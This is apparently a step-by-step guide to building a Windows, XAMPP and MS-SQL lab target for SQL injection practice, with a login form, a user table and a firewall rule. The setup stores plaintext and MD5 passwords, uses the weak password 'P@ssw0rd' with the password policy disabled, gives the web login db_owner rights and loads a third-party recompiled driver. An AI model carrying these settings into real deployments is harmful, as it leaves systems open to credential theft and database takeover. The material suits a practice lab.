


The image shows a Notepad++ window with the title bar "C:\xampp\htdocs\sql\sql.html - Notepad++". The menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, Plugins, Window, and ?. The toolbar contains various icons for file operations and editing. The active tab is "sql.html". The editor contains the following HTML code:


```
1 <title>mylogin</title>
2 <body>
3 <form action="sql.php" method="POST">
4     User Name:<input type="text" id="username" name="username"/> <br/>
5     Password:<input type="password" id="password" name="password"/> <br/>
6     <input type="submit" value="send"/>
7 </form>
8 </body>
```

Set up the MS-SQL database


Connect to the MS-SQL server with the Enterprise Studio application and create a new database by doing a **right click on the Databases** branch in the object explorer and then select the **New Database...** command.



Give an arbitrary name to the database. I used the name "a". Then click to the **OK** button.



Then **create a new table** by **right clicking** on the **Tables** branch under the newly created database, and select the **New Table...** command from the popup window.



Define the columns as follows:

HACK-DC.a - dbo.Table_1* X			
	Column Name	Data Type	Allow Nulls
▶	id	int	<input type="checkbox"/>
	username	nvarchar(100)	<input type="checkbox"/>
	password	nvarchar(100)	<input type="checkbox"/>
	encpassword	binary(16)	<input checked="" type="checkbox"/>
	description	nvarchar(100)	<input checked="" type="checkbox"/>
			<input type="checkbox"/>

FIXME: create **parancs beillesztése**

Give some name to the new table, I used the name tbl1, then click to the **OK**.

Choose Name

?

X

Enter a name for the table:


tbl1

OK


Cancel

Insert some lines into this table using the following commands:


```
insert into tbl1
values(1, 'name', 'pass', HASHBYTES('md5', 'pass'), 'description of user
name');
insert into tbl1
values(2, 'name2', 'pass2', HASHBYTES('md5', 'pass'), 'description of user
name2');
```



Create a new SQL login. **Right click** the **Security \ Logins** branch, and **select** the **New Login...** from the popup menu.



Give an arbitrary username. I used the name "web" than ive some password to the user. I used the password P@ssw0rd. Turn off the password policy enforcement.



Login - New

Select a page

- General
- Server Roles
- User Mapping
- Securables
- Status

Script Help

Login name: web Search...

☐ Windows authentication

☒ SQL Server authentication

Password:

Confirm password:

☐ Specify old password

Old password:

☐ Enforce password policy

☐ Enforce password expiration

☐ User must change password at next login

Then go to the **User Mapping** sidebar menu item, and **add the new user to our database**, and set that user up as **dbowner**.

Login - New

Select a page

General

Server Roles

User Mapping

Securables

Status

Connection

Server:
HACK-DC

Connection:
HACKME\Administrator

[View connection properties](#)

Progress

Ready

Script

Help

Users mapped to this login:

Map	Database	User	Default Schema
<input checked="" type="checkbox"/>	a	web	...
<input type="checkbox"/>	master		
<input type="checkbox"/>	model		
<input type="checkbox"/>	msdb		
<input type="checkbox"/>	tempdb		

☐ Guest account enabled for: a

Database role membership for: a

☐ db_accessadmin

☐ db_backupoperator

☐ db_datareader

☐ db_datawriter

☐ db_ddladmin

☐ db_denydatareader

☐ db_denydatawriter

☒ db_owner

☐ db_securityadmin


☒ public

OK


Cancel

Set up the firewall


In our case the Apache runs on the port 8888, so we should open this port in the Windows firewall configuration. To do it click on the **start** button and navigate to the **administrative tools\ windows firewall with advanced security menu**. Then **right click** on the **Inbound Rules**, and from the popup menu select **New Rule...**



Select **Port** as Rule Type.



Set the specific local ports to **TCP 8888**.



New Inbound Rule Wizard

Protocol and Ports

Specify the protocols and ports to which this rule applies.

Steps:

- Rule Type
- Protocol and Ports
- Action
- Profile
- Name

Does this rule apply to TCP or UDP?

☒ **TCP**

☐ **UDP**


Does this rule apply to all local ports or specific local ports?

☐ **All local ports**

☒ **Specific local ports:**

Example: 80, 443, 5000-5010

Allow the connection to this port.



New Inbound Rule Wizard

Action

Specify the action to be taken when a connection matches the conditions specified in the rule.

Steps:

- Rule Type
- Protocol and Ports
- Action
- Profile
- Name

What action should be taken when a connection matches the conditions specified in the rule?

☒ **Allow the connection**


This includes connections that are protected by IPsec.

☐ **Allow the connection if it is secure**

This includes only connections that have been secured using the settings in IPsec protection Rule node.

☐ **Block the connection**

Set the profile to define when this rule applies. I **set all the profiles**.



New Inbound Rule Wizard

Profile

Specify the profiles for which this rule applies.

Steps:

- Rule Type
- Protocol and Ports
- Action
- Profile**
- Name

When does this rule apply?

- ☒ **Domain**
Applies when a computer is connected to its corporate domain.
- ☒ **Private**
Applies when a computer is connected to a private network location, such as a home or work place.
- ☒ **Public**
Applies when a computer is connected to a public network location.

Give any **name** to this new rule, then click to the **finish** button.

New Inbound Rule Wizard

Name

Specify the name and description of this rule.

Steps:

- Rule Type
- Protocol and Ports
- Action
- Profile
- Name

Name:
apache-http

Description (optional):

< Back Finish Cancel

To test whether it is working or not open the **sql.html** in a browser:

← → http://192.168.168.111:8888/sqli1/sql.html 🔍 ↻ mylogin

User Name:


Password:

send


Set up the php.ini, to use the MS-SQL Server, too

Unfortunately Microsoft does not updated the **MS-SQL PHP driver**. It has been compiled with an older version of Visual Studio so the official MS-SQL PHP driver what can be downloaded from the URL <http://www.microsoft.com/en-us/download/details.aspx?id=20098> does not work.

One can find a recompiled version of the driver created by the community. It **can be download from the <http://hmelihkara.com>** website. You have to **copy the php_sqlsrv_55_ts.dll** to the **xampp\php\ext** directory. The **ts** tag means the thread safe version. If you want to install any additional driver keep in mind that the Apache in the XAMPP is a thread safe version, so you have to use the appropriate thread safe versions of modules and drivers. .




Open the **xampp\php\php.ini** file with a text editor.



Add the following line to the extensions part of the **php.ini** file:

`extension=php_sqlsrv_55_ts.dll`



This driver requires the MS-SQL native client installed on the machine. So **install the correct version of the native client to this machine.**



